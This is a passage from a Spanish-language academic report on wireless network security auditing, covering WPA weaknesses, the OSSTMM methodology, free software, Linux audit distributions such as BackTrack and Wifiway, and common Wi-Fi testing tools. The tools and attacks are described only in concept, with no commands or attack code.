La autenticación del cliente se lleva a cabo mediante el protocolo EAP (Extensible Authentication Protocol) y el servicio RADIUS.

WPA (WI-FI Protected Access)

WPA es un estándar propuesto por los miembros de la Wi-Fi Alliance (que reúne a los grandes fabricantes de dispositivos para WLAN) en colaboración con la IEEE. Este estándar busca subsanar los problemas de WEP, mejorando el cifrado de los datos y ofreciendo un mecanismo de autenticación.

Para solucionar el problema de cifrado de los datos, WPA propone un nuevo protocolo para cifrado, conocido como TKIP (Temporary Key Integrity Protocol). Este protocolo se encarga de cambiar la clave compartida entre punto de acceso y cliente cada cierto tiempo, para evitar ataques que permitan revelar la clave. Igualmente se mejoraron los algoritmos de cifrado de trama y de generación de los IVs, con respecto a WEP.

El mecanismo de autenticación usado en WPA emplea 802.1x y EAP. Según la complejidad de la red, un punto de acceso compatible con WPA puede operar en dos modalidades:

Modalidad de red empresarial: Para operar en esta modalidad se requiere de la existencia de un servidor RADIUS en la red. El punto de acceso emplea entonces 802.1x y EAP para la autenticación, y el servidor RADIUS suministra las claves compartidas que se usarán para cifrar los datos.

Modalidad de red casera, o PSK (Pre-Shared Key): WPA opera en esta modalidad cuando no se dispone de un servidor RADIUS en la red. Se requiere entonces introducir una contraseña compartida en el punto de acceso y en los dispositivos móviles. Solamente podrán acceder al punto de acceso los dispositivos móviles cuya contraseña coincida con la del punto de acceso. Una vez logrado el acceso, TKIP entra en funcionamiento para garantizar la seguridad del acceso. Se recomienda que las contraseñas empleadas sean largas (20 o más caracteres), porque ya se ha comprobado que WPA es vulnerable a ataques de diccionario si se utiliza una contraseña corta. La principal debilidad de WPA es

la clave compartida entre estaciones. Cuando un sistema basa su seguridad en una contraseña siempre es susceptible de sufrir un ataque de fuerza bruta, es decir ir comprobando contraseñas, aunque dada la longitud de la contraseña y si está bien elegida no debería plantear mayores problemas. Se debe pensar que hay un momento de debilidad cuando la estación establece el diálogo de autenticación. Este diálogo va cifrado con las claves compartidas, y si se entienden entonces se garantiza el acceso y se inicia el uso de claves dinámicas. La debilidad consiste en se conoce el contenido del paquete de autenticación y conocemos su valor cifrado. Ahora lo que queda es, mediante un proceso de ataque de diccionario o de fuerza bruta, intentar determinar la contraseña.

2.6. La Metodología Osstmm

Representa un estándar de referencia imprescindible, para todo aquel que quiera llevar a cabo un testeo de seguridad en forma ordenada y con calidad profesional.

A fin de organizar su contenido, la metodología se encuentra dividida en varias secciones. Del mismo modo, es posible identificar en ella, una serie de módulos de testeo específicos, a través de los cuales se observan cada una de las dimensiones de seguridad, integradas con las tareas a llevar a cabo en los diferentes puntos de revisión (Seguridad de la Información, Seguridad de los Procesos, Seguridad en las Tecnologías de Internet, Seguridad en las Comunicaciones, Seguridad Inalámbrica y Seguridad Física).

OSSTMM no solo alcanza los ámbitos técnicos y de operación de seguridad tradicionales, sino que, se encarga de normar aspectos tales como: las credenciales del profesional a cargo del test, la forma en la que el test debe ser comercializado, la forma en la que los resultados del mismo deben ser presentados, las normas éticas y legales que deben ser tenidas en cuenta al momento de concretar el test, los tiempos que deberían ser tenidos en cuenta para cada una de las tareas, y por sobre todas las cosas, incorpora el concepto de RAVs (Valores de Evaluación de Riesgo) y con ellos la frecuencia con la cual la prueba

debe ser ejecutada a fin de proveer más que una instantánea en el momento de su ejecución.

2.6.1. Introducción

La OSSTMM comenzó allá por finales del año 2000, y creció rápidamente gracias a la experiencia de miles de personas que contribuyeron al proyecto. Gracias al hecho de ser una metodología libre, los testeadores participan en un gran plan contribuyendo al movimiento open-source, y estandarizando una metodología que todo el mundo pudiera acceder, o a mejorar, por lo que creció enormemente hasta convertirse en uno de los principales referentes en su campo hoy en día.

Originariamente, perteneció al dominio ideahamster.org, que más adelante pasó a ser el actual ISECOM (Institute for Security and Open Methodologies). En 2003, ISECOM estuvo registrada como una organización sin ánimo de lucro en España y en los EEUU. Hasta ahora, la OSSTMM trataba solamente una forma de hacking ético, pero en 2005, pasó a ser una forma de verificar que la seguridad se estaba tratando de forma correcta a nivel operacional, y en 2006, este manual pasó a ser el estándar para aquellos que necesitaran una seguridad más allá del que la legislación y regulaciones ofreciesen.

Un punto importante de la OSSTMM, es el tener en cuenta que el objetivo del manual, es crear un solo método para realizar pruebas de seguridad en profundidad. Es un conjunto de pasos que deben ser realizados una y otra vez, hasta que los resultados esperados se obtengan. No es la idea (ni se encontrará en ninguna otra parte) el recomendar al auditor el utilizar esta metodología como un diagrama de flujos o utilizarla como una serie de pasos con un cierto orden formal, sino simplemente haber completado y revisado todos los pasos que se contemplan, en el tiempo establecido.

Algo en lo que esta metodología hace hincapié, es el hecho de que muchos testeadores de seguridad creen que los tests de seguridad son una “fotografía” del punto actual de seguridad en el sistema. El tener una visión actual y puntual de como es el sistema en ese

momento. Pero... ¿es esta “fotografía” suficiente? La metodología intenta enriquecerlas con los llamados Risk Assessment Values o Valores de Evaluación de Riesgos (de ahora en adelante RAVs), que proporcionarán información extra en contextos tales como frecuencias y tiempos al test de seguridad. La “fotografía” se convertirá en un perfil o Profile abordando un rango de variables a lo largo de un periodo de tiempo antes de degradarse por debajo de los niveles de riesgo aceptable.

Por último, otro de los objetivos de la metodología es que pueda evitarse, que el estilo personal, asunciones falsas, o prejuicios de los testeadores intervengan en los resultados del test. El uso de una metodología igual para todo el mundo, conseguirá la imparcialidad de los tests, y por lo tanto, que tengamos una base comparable entre sistemas, pudiendo así comparar unos con otros, y graduarlos.

2.6.2. Ámbito o Alcance

Como ya se ha comentado antes, el principal objetivo o propósito es el ofrecer una metodología científica a los tests de seguridad, pero además, ofrece una guía a los auditores para realizar una auditoría OSSTMM certificada. Esta guía existe para asegurar que:

- La prueba se ha realizado con detalle.
- La prueba incluye todos los canales necesarios.
- Que se haya realizado con concordancia con los derechos civiles
- Que los resultados sean cuantificables.
- Que los resultados sean consistentes y repetibles.
- Que los resultados contengan sólo hechos derivados de los mismos tests y nada más.

2.7. Software libre

2.7.1. ¿Qué es Software Libre?

El software libre (en inglés *free software*, esta denominación también se confunde a veces con gratis por la ambigüedad del término en el idioma inglés) es la denominación del software que respeta la libertad de los usuarios sobre su producto adquirido y, por tanto, una vez obtenido puede ser usado, copiado, estudiado, cambiado y redistribuido libremente. Según la *Free Software Foundation*, el software libre se refiere a la libertad de los usuarios para ejecutar, copiar, distribuir, estudiar, modificar el software y distribuirlo modificado.

El software libre suele estar disponible gratuitamente, o al precio de costo de la distribución a través de otros medios; sin embargo no es obligatorio que sea así, por lo tanto no hay que asociar software libre a "software gratuito" (denominado usualmente freeware), ya que, conservando su carácter de libre, puede ser distribuido comercialmente ("software comercial"). Análogamente, el "software gratis" o "gratuito" incluye en ocasiones el código fuente; no obstante, este tipo de software *no es libre* en el mismo sentido que el software libre, a menos que se garanticen los derechos de modificación y redistribución de dichas versiones modificadas del programa.

Tampoco debe confundirse software libre con "software de dominio público". Éste último es aquel software que no requiere de licencia, pues sus derechos de explotación son para toda la humanidad, porque pertenece a todos por igual. Cualquiera puede hacer uso de él, siempre con fines legales y consignando su autoría original. Este software sería aquel cuyo autor lo dona a la humanidad o cuyos derechos de autor han expirado, tras un plazo contado desde la muerte de este, habitualmente 70 años. Si un autor condiciona su uso bajo una licencia, por muy débil que sea, ya no es del dominio público.

2.7.2. Libertades del Software Libre

De acuerdo con tal definición, el software es "libre" garantiza las siguientes libertades:[2]

Libertad	Descripción
0	La libertad de usar el programa, con cualquier propósito.
1	La libertad de estudiar cómo funciona el programa y modificarlo, adaptándolo a tus necesidades.
2	La libertad de distribuir copias del programa, con lo cual puedes ayudar a tu prójimo.
3	La libertad de mejorar el programa y hacer públicas esas mejoras a los demás, de modo que toda la comunidad se beneficie.
Las libertades 1 y 3 requieren acceso al código fuente porque estudiar y modificar software sin su código fuente es muy poco viable.	

Tabla III.II Libertades del Software Libre

En el sitio web oficial de Open Source está la lista completa de las licencias de software libre actualmente aprobadas y tenidas como tales.

El término software no libre se emplea para referirse al software distribuido bajo una licencia de software más restrictiva que no garantiza estas cuatro libertades. Las leyes de la propiedad intelectual reservan la mayoría de los derechos de modificación, duplicación y redistribución para el dueño del *copyright*; el software dispuesto bajo una licencia de software libre rescinde específicamente la mayoría de estos derechos reservados.

La definición de software libre no contempla el asunto del precio; un eslogan frecuentemente usado es *"libre como en libertad, no como en cerveza gratis"* o en inglés *"Free as in freedom, not as in free beer"* (aludiendo a la ambigüedad del término inglés "*free*"), y es habitual ver a la venta CD de software libre como distribuciones Linux. Sin embargo, en esta situación, el comprador del CD tiene el derecho de copiarlo y redistribuirlo. El software gratis puede incluir restricciones que no se adaptan a la

definición de software libre, por ejemplo, puede no incluir el código fuente, puede prohibir explícitamente a los distribuidores recibir una compensación a cambio, etc.
Para evitar la confusión, algunas personas utilizan los términos "libre" (*software libre*) y "gratis" (*software gratis*) para evitar la ambigüedad de la palabra inglesa "free". Sin embargo, estos términos alternativos son usados únicamente dentro del movimiento del software libre, aunque están extendiéndose lentamente hacia el resto del mundo. Otros defienden el uso del término *open source software* (software de código abierto). La principal diferencia entre los términos "open source" y "free software" es que éste último tiene en cuenta los aspectos éticos y filosóficos de la libertad, mientras que el "open source" se basa únicamente en los aspectos técnicos.
En un intento por unir los mencionados términos que se refieren a conceptos semejantes, se está extendiendo el uso de la palabra "FLOSS" con el significado de *free/libre and open source software* e, indirectamente, también a la comunidad que lo produce y apoya.

2.7.3. Comparación Con El Software De Código Abierto

Aunque en la práctica el software de código abierto y el software libre comparten muchas de sus licencias, la Free Software Foundation opina que el movimiento del software de código abierto es filosóficamente diferente del movimiento del software libre. Apareció en 1998 con un grupo de personas, entre los que cabe destacar a Eric S. Raymond y Bruce Perens, que formaron la Open Source Initiative (OSI). Ellos buscaban darle mayor relevancia a los beneficios prácticos del compartir el código fuente, e interesar a las principales casas de software y otras empresas de la industria de la alta tecnología en el concepto. Por otro lado, la Free Software Foundation y Richard Stallman prefieren plantear el asunto en términos éticos empleando el término "software libre".

Figura III.6 Software Libre vs Código Abierto

Los defensores del término "código abierto", en ingleses *open source*, afirman que éste evita la ambigüedad del término en ese idioma que es *free* en *free software*. El término "código abierto" fue acuñado por Christine Peterson del *think tank* Foresight Institute, y se registró para actuar como marca registrada el término en inglés para los productos de software libre.

Mucha gente reconoce el beneficio cualitativo del proceso de desarrollo de software cuando los desarrolladores pueden usar, modificar y redistribuir el código fuente de un programa. (*Véase también* La Catedral y el Bazar). El movimiento del software libre hace especial énfasis en los aspectos morales o éticos del software, viendo la excelencia técnica como un producto secundario deseable de su estándar ético. El movimiento de código abierto ve la excelencia técnica como el objetivo prioritario, siendo la compartición del código fuente un medio para dicho fin. Por dicho motivo, la FSF se distancia tanto del

movimiento de código abierto como del término "Código Abierto" (en inglés *Open Source*).

Puesto que la OSI sólo aprueba las licencias que se ajustan a la Open Source Definition (definición de código abierto), la mayoría de la gente lo interpreta como un esquema de distribución, e intercambia libremente "código abierto" con "software libre". Aun cuando existen importantes diferencias filosóficas entre ambos términos, especialmente en términos de las motivaciones para el desarrollo y el uso de tal software, raramente suelen tener impacto en el proceso de colaboración.

Aunque el término "código abierto" elimina la ambigüedad de libertad frente a precio (en el caso del inglés), introduce una nueva: entre los programas que se ajustan a la *definición de código abierto*, que dan a los usuarios la libertad de mejorarlos, y los programas que simplemente tiene el código fuente disponible, posiblemente con fuertes restricciones sobre el uso de dicho código fuente. Mucha gente cree que cualquier software que tenga el código fuente disponible es de *código abierto*, puesto que lo pueden manipular (un ejemplo de este tipo de software sería el popular paquete de software gratuito Graphviz, inicialmente no libre pero que incluía el código fuente, aunque luego AT&T le cambió la licencia). Sin embargo, mucho de este software no da a sus usuarios la libertad de distribuir sus modificaciones, restringe el uso comercial, o en general restringe los derechos de los usuarios.

2.8. Distribuciones Linux

2.8.1. Que es una Distribución Linux?

Una distribución Linux (coloquialmente llamada distro) es una distribución de software basada en el núcleo Linux que incluye determinados paquetes de software para satisfacer las necesidades de un grupo específico de usuarios, dando así origen a ediciones domésticas, empresariales y para servidores. Por lo general están compuestas, total o

mayoritariamente, de software libre, aunque a menudo incorporan aplicaciones o controladores propietarios.

Además del núcleo Linux, las distribuciones incluyen habitualmente las bibliotecas y herramientas del proyecto GNU y el sistema de ventanas X Window System. Dependiendo del tipo de usuarios a los que la distribución esté dirigida se incluye también otro tipo de software como procesadores de texto, hoja de cálculo, reproductores multimedia, herramientas administrativas, etcétera. En el caso de incluir herramientas del proyecto GNU, también se utiliza el término distribución GNU/Linux.

Existen distribuciones que están soportadas comercialmente, como Fedora (Red Hat), openSUSE (Novell), Ubuntu (Canonical Ltd.), Mandriva, y distribuciones mantenidas por la comunidad como Debian y Gentoo. Aunque hay otras distribuciones que no están relacionadas con alguna empresa o comunidad, como es el caso de Slackware.

2.8.2. Componentes

El escritorio típico de una distribución Linux contiene un núcleo, herramientas y librerías, software adicional, documentación, un sistema de ventanas, un administrador de ventanas y un entorno de escritorio, este suele ser GNOME o KDE. Gran parte del software incluido es de fuente abierta o software libre y distribuido por sus desarrolladores tanto en binario compilado como en forma de código fuente, permitiendo a sus usuarios modificar o compilar el código fuente original si lo desean. Muchas distribuciones incorporan software privativo, no disponible en forma de código fuente.

Muchas distribuciones proveen un sistema de instalación gráfica como lo hacen otros sistemas modernos. Distribuciones independientes como Gentoo Linux, T2 y Linux From Scratch proveen el código fuente de todo el software y solo incluyen los binarios del núcleo, herramientas de compilación y de un instalador; el instalador compila todo el software para el CPU especifico de la PC del usuario.

2.8.3. Gestión de Paquetes

Las distribuciones están divididas en “paquetes”. Cada paquete contiene una aplicación específica o un servicio. Ejemplos de paquetes son una librería para manejar el formato de imagen PNG, una colección de tipografías o un navegador web.

El paquete es generalmente distribuido en su versión compilada y la instalación y desinstalación de los paquetes es controlada por un sistema de gestión de paquetes en lugar de un simple gestor de archivos. Cada paquete elaborado para ese sistema de paquetes contiene meta-información tal como fecha de creación, descripción del paquete y sus dependencias. El sistema de paquetes analiza esta información para permitir la búsqueda de paquetes, actualizar las librerías y aplicaciones instaladas, revisar que todas las dependencias se cumplan y obtenerlas si no se cuenta con ellas de manera automática.

Algunos de los sistemas de paquetes más usados son:

- RPM, creado por Red Hat y usado por un gran número de distribuciones de Linux, es el formato de paquetes del Linux Standard Base. Originalmente introducido por Red Hat, pero ahora se usa en muchas distribuciones, como por ejemplo Mandriva.
- Deb, paquetes Debian, originalmente introducidos por Debian, pero también utilizados por otros como Knoppix y Ubuntu.
- .tgz, usado por Slackware, empaqueta el software usando tar y gzip. Pero, además, hay algunas herramientas de más alto nivel para tratar con este formato: slapt-get, slackpkg y swaret.
- Ebuilds, archivo que contiene información acerca de cómo obtener, compilar e instalar un paquete en el sistema Portage de Gentoo Linux con el comando emerge. Generalmente, estas instalaciones se basan en la compilación de fuentes, aunque algunos paquetes binarios se pueden instalar de esta manera.

- Pacman, para Arch Linux usa binarios pre compilados distribuidos en un fichero .pkg.tar.gz ó .pkg.tar.xz.
- PET, Utilizado por Puppy Linux sus derivados y Quirky su proyecto hermano.

Aunque las distribuciones casi siempre vienen con mucha mayor cantidad de software que los sistemas propietarios, en ocasiones algunos usuarios pueden instalar software que no fue incluido en la distribución. Un ejemplo podría ser el instalar una versión experimental de alguna de las aplicaciones de la distribución o alguna alternativa (como podría ser utilizar una aplicación de KDE dentro de GNOME o viceversa). Si el software es distribuido sólo en forma de código fuente, requerirá ser compilado por el ordenador. Sin embargo, si el programa es compilado, el paquete no será registrado por el gestor de paquetes y por lo tanto no podrá ser controlado por él. Esto significa que el administrador del equipo tendrá que tomar medidas adicionales para mantener el software actualizado. El gestor de paquetes no lo podrá hacer automáticamente.

La mayor parte de las distribuciones instalan los paquetes, incluyendo el núcleo Linux y otras piezas fundamentales del sistema operativo con una configuración preestablecida. Esto hace la instalación más sencilla, especialmente para los usuarios nuevos, pero no es siempre aceptable, pues hay programas que deben de ser cuidadosamente configurados para que sean funcionales, para que operen correctamente con otra aplicación o para que su seguridad sea robusta. En estos casos, los administradores se ven obligados a invertir tiempo reconfigurando y revisando software soportado por la distribución.

En otras distribuciones la instalación puede llegar a ser muy lenta, pues es posible ajustar y configurar la mayor parte o la totalidad del software incluido en la distribución. No todas lo hacen. Algunas ofrecen herramientas de configuración para ayudar en el proceso.

Es también posible armar un sistema a la medida en su totalidad, descartando incluso el uso de una distribución. Lo primero que hay que hacer es generar un sistema base que permita conseguir, compilar, configurar e instalar el código fuente. Generar los binarios de este sistema base requerirá de otra máquina que sea capaz de generar los binarios para el

dispositivo deseado, esto puede ser alcanzado por medio de una compilación cruzada. Ver por ejemplo Linux from Scratch.

2.8.4. Distribuciones que no requieren instalación (Live CD)

Una distribución live o Live CD o Live DVD, más *genéricamente* Live Distro, (traducido en ocasiones como CD vivo o CD autónomo), es una distribución almacenada en un medio extraíble, tradicionalmente un CD o un DVD (de ahí sus nombres), que puede ejecutarse desde éste sin necesidad de instalarlo en el disco duro de una computadora, para lo cual usa la memoria RAM como disco duro virtual y el propio medio como sistema de archivos.
Cuando el sistema operativo es ejecutado por un dispositivo de sólo lectura como un CD o DVD, el usuario necesita utilizar una memoria USB o un disco duro instalado en la máquina para conservar su información entre sesiones. La información del sistema operativo es usualmente cargada en la memoria RAM.
La portabilidad de este tipo de distribuciones las hace ideales para ser utilizadas en demostraciones, operaciones de recuperación, cuando se utiliza una máquina ajena o como medio de instalación para una distribución estándar. Actualmente, casi todas las distribuciones tienen una versión CD/DVD autónomo o "vivo".

2.8.5. Distribuciones para Auditar redes Wifi

Existen muchas distribuciones linux que poseen herramienta para realizar test y auditorias de redes wireless pero en esta sección vamos a referirnos específicamente a dos de las distribuciones más famosas estas son Backtrack y Wifiway ya que son las más aceptadas en la comunidad linux, estas dos distribuciones poseen herramientas especializadas para auditorias y test de penetración de redes wireless.

2.8.5.1. Backtrack

El BackTrack es una distribución de Linux que fue diseñado para aplicar auditoria de seguridad informática hoy en día es una de las herramientas más utilizadas en seguridad informática tienes una gran variedad de herramientas como son scanner de puertos y vulnerabilidades, archivos de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría Wireless.

Si en algunos casos no queremos instalar el BackTrack solo podemos utilizar el LiveCd es un SO sorprendente. La última versión del BackTrack tiene las correcciones de los errores de versiones anteriores esta versión es completa, si somos novatos con este SO no se preocupen en el internet hay mucha información sobre su instalación, de cómo usarlo y los diferentes programas que trae para realizar la auditoría.

Algunas ventajas que presenta esta distribución son los servicios que se pueden correr sobre la misma los mismos que ya vienen instalados entre los cueles se destacan:

- ssh
- ftp
- vnc
- web

2.8.5.2. Wifiway

Wifiway es una distribución GNU/Linux pensada y diseñada para la auditoría de seguridad de las redes WiFi, Bluetooth y RFID. Se publican imágenes iso con funcionalidades de LiveCD y LiveUSB, Incluye una larga lista de herramientas de seguridad y auditoría inalámbrica listas para ser utilizadas, especializadas en la auditoría Wireless, además de añadir una serie de útiles lanzadores.

Aunque está influida por inicio de varios desarrollos, algunos muy populares como es el caso de WiFiSlax, se debe destacar que Wifiway no está basada en otras distribuciones

sino que se realizó usando Linux From Scratch. Además los autores que trabajan actualmente en el desarrollo de esta distribución GNU/Linux son los mismos que desarrollaron WiFiSlax.

CAPÍTULO III

3. ESTUDIO DE LA OSSTMM Y PLANTEAMIENTO DE LA PROPUESTA

3.1. Antecedentes

Sigue habiendo muchas, aunque cada vez menos, puntos de acceso wireless sin ningún tipo de protección, o con protección *Wired Equivalent Privacy* (WEP).

Durante mucho tiempo, ha sido (y aún sigue siendo) un proveedor de internet para mucha gente que o bien no tiene punto de acceso propio, o que está de paso.

Manuales para realizar tests de penetración en redes wireless hay muchos por la red, cada uno trabajando de una forma distinta. Incluso se han llegado a publicar distribuciones linux adaptadas para realizar este tipo de ataques (por ejemplo, la archiconocida WifiSlax, Backtrack o Wifiway).

Antes de empezar un test de penetración contra una red wireless, es importante entender que las vulnerabilidades asociadas con las WLANs. El estándar 802.11 fue desarrollado como un estándar abierto, es decir, que la facilidad de acceso y conexión fueron sus principales objetivos. Sin embargo, la seguridad no fue una de sus prioridades, y los

mecanismos de seguridad que se desarrollaron fueron pensados más adelante, casi a modo de parche. Cuando la seguridad no es introducida como parte del mismo concepto de desarrollo, suele ocurrir que no ofrecen una solución robusta, por lo que en las redes Wireless, éste es un asunto bastante preocupante.

Es por esto, por lo que muchas veces, debemos preguntarnos ¿es realmente necesario utilizar wireless en lugar de cable? ¿Es realmente necesario tener tanto alcance, o podemos reducirlo?

Existen dos tipos básicos de vulnerabilidades en WLAN: las que son resultado de una mala configuración, y las vulnerabilidades por mala codificación (cuando hablamos de las contraseñas).

Los problemas de configuración son las responsables de muchas vulnerabilidades asociadas con WLANs. Esto es porque las redes wireless son fáciles de instalar, y muchas veces se despliegan con protecciones pobres o inexistentes. Una WLAN abierta, una que esté con la configuración por defecto, requiere casi nada de trabajo para un penetration tester. Simplemente configurando el adaptador WLAN para asociarse con redes abiertas, permite el acceso a las mismas.

Una situación similar existe cuando se utilizan medidas de seguridad inadecuadas. Las WLANs muchas veces se instalan por mandos superiores, y se requiere rapidez, por lo que los administradores simplemente ocultan los puntos de acceso y/o habilita el filtro por dirección MAC. Ninguna de estas medidas provee una seguridad real, y un tester puede deshacerse de ellas fácilmente.

Cuando un administrador instala la WLAN con uno de los mecanismos de codificación disponibles, un tester puede muchas veces introducirse también en la red, gracias a las vulnerabilidades inherentes a la codificación utilizada. Tanto WEP como WPA (*Wi-Fi Protected Access*) son vulnerables a ataques de diccionario offline, con WPA siendo objetivo de cada vez ataques más rápidos.

Herramientas populares para este campo:

Kismet: sniffer o husmeador de paquetes y sistema de detección de intrusiones para WLANs. Se diferencia del resto de sniffers inalámbricos en que su funcionamiento es pasivo, es decir, lo hace sin enviar ningún paquete detectable.

Aircrack-ng: software que consiste en un sniffer y crackeador de WEP, y WPA/WPA2-PSK. Incluye, entre otras aireplay-ng, airodump-ng entre otras

Macchanger: utilidad linux/unix para cambiar la dirección MAC de una tarjeta por otra específica. Ideal para MAC Spoofing.

Airodump-ng: sniffer de paquetes, que los clasifica en ficheros PCAP o IVS, y muestra información sobre redes.

Aireplay-ng: Inyector de paquetes. Sirve para obligar a los puntos de acceso a que nos envíen más paquetes, y poder aumentar el tráfico del punto de acceso, de tal forma que podamos recoger más información para tratar de romper la clave. Solo funciona con algunas tarjetas.

3.2. Términos generales

- **Escaneo de vulnerabilidades:** se refiere a la búsqueda automatizada de amenazas conocidas en un sistema o sistemas en una red. Es la búsqueda de fallos en aplicaciones, sistema operativo etc... de forma automatizada. Podría ser un ejemplo, el lanzar Nessus en busca de fallos en el sistema.
- **Escaneo de seguridad:** generalmente, se refiere a una búsqueda mucho más activa que un escaneo automatizado de vulnerabilidades. Aquí, además, se incluye la verificación de falsos positivos, identificación de debilidades en la red y su análisis.
- **Test de penetración o intrusión:** generalmente se refiere a la obtención de los conocidos como “trofeos” (obtener algún tipo de objetivo/activo simbólico que hará las veces de meta) e incluye el ganar acceso privilegiado.

- **Evaluación de riesgos:** análisis de seguridad a través de entrevistas e investigación de nivel medio, que incluye la justificación de negocios, legales y específicas de la industria. Es el estudio de la magnitud de un daño junto con la probabilidad de que éste ocurra. Este punto es algo en lo que se hace hincapié en la metodología, y se verá más adelante con detalle.
- **Auditoría de seguridad:** podríamos extendernos mucho sobre la definición de este término, pero por lo que a la metodología se refiere, se trata de la inspección manual con privilegios administrativos del sistema operativo y de los programas de aplicación del sistema o sistemas dentro de una red o redes. Hemos de diferenciarlo pues, del resto de puntos, pues suelen confundirse fácilmente.
- **Hacking ético:** parecido al test de penetración, solo que aquí no se incluye obligatoriamente el ganar acceso privilegiado. Además, en el hacking ético, tal y como lo entiende la OSSTMM, incluye el realizarlo en un tiempo establecido.
- **Test de Seguridad y su equivalente militar:** Evaluación de Postura: lo entendemos como una evaluación de riesgos de sistemas y redes, realizando escaneos de seguridad y su respectivo análisis, comprobando tantos falsos positivos como negativos como el tiempo establecido permita.

3.3. Informes

En esta sección se incluye, en su mayoría prácticas de sentido común (aunque nunca está de más recordarlo) como temas de privacidad, objetividad etc... Se recomienda leerlas al menos una vez, para preguntarnos si realmente lo hemos cumplido.

Puntos a destacar:

- Si en alguna investigación o prueba, hemos de hacer mención de alguna persona que no esté entrenada en seguridad, o no perteneciente al personal de seguridad, solamente debería mencionarse en forma de estadísticas o sin identificarlo.

- En los informes, deberían incluirse tanto las medidas de seguridad fallidas como las que no, además de las anomalías e incógnitas encontradas durante la exploración. Es decir, debemos, además de informar del trabajo que hemos realizado, nuestros límites o trabajo no realizado.
- Antes de enviar el informe, deberíamos informar al cliente de que vamos a hacerlo, y establecer un canal seguro para su entrega. Sería fatídico que, después de todo el trabajo realizado, se echara a perder porque los informes cayeran en manos equivocadas.

3.4. Proceso de Testeo

El proceso del testeo, está considerado como un evento de test discreto de un sistema dinámico y estocástico. Por estocástico, entendemos aquel sistema que funciona, sobre todo por el azar. Con esto no nos referimos a la indeterminación de los sistemas informáticos, sino a la gran cantidad de variables que interactúan las unas con las otras. Y no nos referimos únicamente a la interacción entre distintas máquinas, sino también a su entorno. A pesar de que podamos tal vez, adivinar el estado futuro del sistema bajo ciertas condiciones, o de su entorno (por ejemplo, podemos saber que en un país cercano al ecuador hará más calor que en uno nórdico), nunca podremos estar completamente seguros de ello.

Un test discreto examina el estado de este sistema dinámico en periodos de tiempo discreto. Monitorizar tareas de forma continua dejaría de ser práctico (demasiada información, coste computacional y espacial... etc.).

Teniendo esto en cuenta, el auditor intentará abordar el sistema de una forma distinta a la que el que lo implementó pensaba: poner el sistema al límite, simular situaciones anómalas para comprobar que el sistema realiza las funciones que se supone que debería de realiza. El auditor simula las condiciones de esas situaciones, y monitoriza para comprobar los resultados. Sin embargo, no debemos fiarnos al 100% de estos datos

obtenidos, ya que muchas veces pueden aparecer errores, algunos de ellos devastadores para el objetivo.

Estos errores son:

- **Falso positivo:** Este tipo de errores se dan cuando se detecta un error que en realidad no existe. Por ejemplo, que se detecte un DoS cuando en realidad, es que se ha reintentado la conexión muchas veces.
- **Falso negativo:** Es el opuesto al falso positivo: aquí no se detecta nada, cuando en realidad sí debería de detectarse. Por ejemplo, el antivirus no detecta un virus en el sistema.
- **Gray positive:** Esto se obtiene, cuando el sistema está preparado para responder que siempre está en un estado concreto, tenga el estado que tenga. En ocasiones, las herramientas detectan un estado, y el auditor podría tomarlas por ciertas. Un ejemplo, sería que la wifi mostrara que está abierta siempre, cuando en realidad se está filtrando por MAC.
- **Gray negative:** Opuesto al gray positive. Es cuando el sistema está preparado para responder que no está en un estado concreto, y esto no es cierto. Por ejemplo, que siempre conteste que sus puertos no están abiertos.
- **Specter o espectral:** Este tipo de error se obtiene, cuando se toma por cierto un estado cuando en realidad no se puede saber su estado. Por ejemplo, cuando el auditor recibe un estado de fuera, y se percibe como que es de la máquina analizada. Un error común, es suponer que la respuesta de un eco se deba a la propia petición. Debemos de tener cuidado con estos errores, ya que podemos obtener una relación de causa-efecto equivocada.
- **Indiscretion o indiscreción:** Este es un tipo de error que se obtiene cuando el estado del objetivo cambia a lo largo del tiempo, y no necesariamente siguiendo un patrón.

- **Error de entropía:** Es cuando se obtiene una relación ruido/señal muy alta, haciendo que el auditor no pueda determinar el estado del objetivo.
- **Falsificación:** Este tipo de error, se obtiene cuando se está intentando averiguar el estado de un objetivo, pero éste depende otras variables que están predispuestas a mostrar una imagen determinada, aunque no sea la real. Están relacionados con los gray positive/negative.
- **Error de muestreo:** Ocurre cuando obtenemos muestras sesgadas del sistema, por ejemplo, que al auditor se le hace tomar las muestras en un momento determinado, cuando las medidas de seguridad son más altas, dando pie a que se piense que siempre son así de altas.
- **Restricción:** El error se da cuando no se reconocen restricciones o limitaciones impuestas, ya sea para el equipamiento, o los sentidos del auditor.
- **Propagación:** El auditor no realiza una prueba porque presupone lo que va a obtener. También puede ser porque las herramientas están modificadas o calibradas para obtener esos resultados. El peligro de este tipo de errores, es, como indica su nombre, que puedan propagarse, y no hacerse visibles hasta bien entrada la auditoría.
- **Error humano:** Son causados por la falta de habilidad o experiencia. Un auditor con experiencia tiene más probabilidad de cometer un error de propagación, mientras que uno novel, es más propenso a cometer errores humanos.

Muchos de estos tipos de errores, no se suelen utilizar habitualmente dentro del mundo de la seguridad informática. Los más comunes son los falsos positivos/negativos o el error humano. El resto, la metodología los incluye, y deben de conocerse si se quiere seguir la metodología de forma precisa.

3.5. Evaluación de riesgos

Según la OSSTMM, riesgo significa que, el limitar la seguridad tenga un efecto perjudicial en las personas, información cultural, los procesos, negocios, imagen, propiedad

intelectual, derechos legales o capital intelectual. Es importante conocer esta definición para tener clara la postura que toma la OSSTMM a la hora de tratar lo que las personas entendemos por "riesgo" y así, saber que entra como parte del trabajo del auditor/tester para realizar su trabajo. Se distinguen cuatro aspectos:

- **Seguridad (safety):** Nos referimos a seguridad como seguridad "humana" (safety) en lugar de informática (security). Todos los tests deben de realizarse para comprobar las peores situaciones y mayores pérdidas.
- **Privacidad:** Todos los tests deben de realizarse sin vulnerar la privacidad de las personas. No solo hay que tener en cuenta la legislación regional, sino que hay que tener en cuenta la ética, que muchas veces va por delante de la ley.
- **Aspecto práctico:** Los tests deben de ser prácticos, buscando la simplicidad (en oposición a lo complejo), viabilidad y claridad.
- **Utilidad:** muchas veces, lo útil y lo seguro son opuestos. Cuanto más seguro es algo, generalmente, es menos práctico, y los usuarios deciden no utilizar la política de seguridad impuesta (por ejemplo, escribir contraseñas en post-its junto al monitor), por lo que todos los tests de este manual buscan un nivel de seguridad útil (practical security).

3.6. Seguridad perfecta:

